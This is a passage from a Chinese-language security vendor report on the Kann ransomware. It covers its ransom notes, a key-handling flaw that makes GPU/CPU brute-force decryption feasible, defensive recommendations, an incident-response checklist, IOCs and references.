

图 15. Kann 勒索信内容

而此处还发现一个颇为有趣的情况——在该勒索软件留下的勒索信息中，除了通常的英语和当前受害系统对应的中文外，还发现了一份俄语的勒索信息。



图 16. Kann 勒索软件留下的俄语勒索信息

04 数据解密

经安全研究人员分析发现，该勒索软件的密钥是从特定字符中随获取，由于其传入缓冲区的密钥使用 UTF-16LE，导致最终实际使用的密钥只是生成的随机密钥串的一部分。这也就意味着我们借助受害用户手中的“民用设备”，尝试对被加密数据进行暴力破解成为可能。

我们首先使用 NVIDIA GeForce GTX 1660 Ti 显卡进行测试：



图 17. 1660 Ti 解密过程

虽然此款显卡在当下并不算高端，但最终的测试结果依然令人颇为满意，仅用了不足十分钟便成功完成了解密。



图 18. 1660 Ti 解密成功

此外，即便用户设备中没有独立显卡，也可以调用其 CPU 尝试破解。我们使用 Intel 的 i9 处理器进行了测试，虽然 CPU 进行此类运算会明显慢于 GPU，但最终 2 个多小时的解密时间依然是可以接受的。

图 19. 调用 i9 处理器解密成功

目前 360 解密大师也已经支持了解密.xmrdata 和.kann 加密的文件，并且我们也已使用解密大师成功解密了向我们求助的两位反馈用户的被加密文件。

图 20. 解密大师成功帮助受害用户解密数据

05 安全防范建议

尽管本次针对.kann 勒索软件的加密缺陷为数据恢复提供了可能，但这并不意味着可以对勒索软件的威胁掉以轻心。面对逐渐进化的勒索攻击，企业和个人用户应持续加强自身安全防护。

针对勒索攻击，我们给出如下建议：

1. **定期备份数据**

   建议将重要文件定期备份，并确保备份数据存放在物理隔离的设备或云端，避免因主机感染而导致备份文件也被加密或破坏。

2. **及时更新系统与软件**

   保持操作系统和常用软件的最新补丁状态，及时修补已知漏洞，减少攻击者利用安全漏洞入侵的风险。

3. **提高安全意识**

   警惕可疑邮件、未知来源的下载链接和附件，避免点击来历不明的内容。同时，建议关闭不必要的远程桌面服务，或采用强密码与多因素认证等安全措施。

4. **建立应急响应机制**

   发生异常情况时，及时断网隔离受感染设备，保留相关日志和样本，第一时间联系专业安全团队处置，切勿盲目支付赎金或随意操作感染文件。

5. **安装可靠的安全软件**

   选择并安装具备勒索防护功能的安全软件(如 360)，定期进行全盘查杀和实时监控，及时发现并阻断异常行为，提升整体防御能力。

勒索软件应急处置清单

✧ 检查中招情况

检查有哪些设备被攻击，常见被攻击特征有：文件后缀为被改，文件夹留下勒索信息，桌面背景被修改，弹出勒索提示信息。

☐ 公网服务器

☐ 域控设备与管控设备

☐ 内网共享服务器

☐ 办公机（检查是否仅是共享文件夹被加密）

✧ 控制勒索蔓延

根据现场情况，对已经发现的被攻击设备或者存在风险的设备与网段进行临时管控，常见管控方法包括：

- **访问控制**
  - ☐ 网络隔离/主机隔离
  - ☐ 端口访问控制（常见端口包括：445、135、137、139、3389、22、6379、3306、7001）
  - ☐ 设置 IP 访问黑白名单：禁止国外 IP 访问/仅允许特定 IP 访问 或 仅允许本地 IP 访问
  - ☐ 控制重要设备的访问权限，或对重要设备做临时下线处理。
- **物理隔离**
  - ☐ 关闭设备/设备断电
  - ☐ 拔出网线/禁用网卡/禁用无线网卡/移除移动网卡

- **密码策略**

  - ☐ 修改全部管理员账号密码
  - ☐ 禁用归属不明账号
  - ☐ 临时停用非必要账号，修改所有普通用户账号密码

✧ 排查关键节点

在完成上述应急处置后，尽快确认以下事项，并联系安全团队进行进一步排查。（注意：被加密的文件本身不是病毒。）

☐ 确定机器感染勒索软件时间

☐ 收集可疑样本、被加密文件（少量)、勒索提示信息（一份）

☐ 收集中招设备系统安全日志与防火墙日志

☐ 检查存储有敏感信息设备是否被异常访问

☐ 检查设备中账户情况，包括第三方软件账户，最近新增账户

☐ 检查数据库账户，VPN 账户，NAS 账户，VNC 类软件配置

☐ 排查 Web 日志

☐ 排查最近运行记录

☐ 临时禁用发现的攻击账号

☐ 使用安全软件进行扫描

☐ 完成后续安全加固工作，安装补丁，修补存在的其它问题。

06 IOCs

HASH

EF8ABC56F5A741A441AD53CC596171777A90DC7DF8BA4B3D65D2FBFB6639F8FD

EMAIL

kanndata#tutanota.com

kanndata#cock.li

07 参考文献

在实现解密功能时，安全分析人员参考了以下文献和论文对解密算法进行了优化：

[1] Chapter 36. AES Encryption and Decryption on the GPU
https://developer.nvidia.com/gpugems/gpugems3/part-vi-gpu-computing/chapter-36-aes-encryption-and-decryption-gpu

[2] Alexander Ranschaert,Ryan De Koninck.High-throughput Implementation of The Advanced Encryption Standard Using a GPU[D].New Yourk, USA:Department of Electrical Engineering Columbia University,2022.
https://raw.githubusercontent.com/aranscha/CUDA-AES/refs/heads/main/E4750_2022Fall_PAES_anr2157_rd3033.report.pdf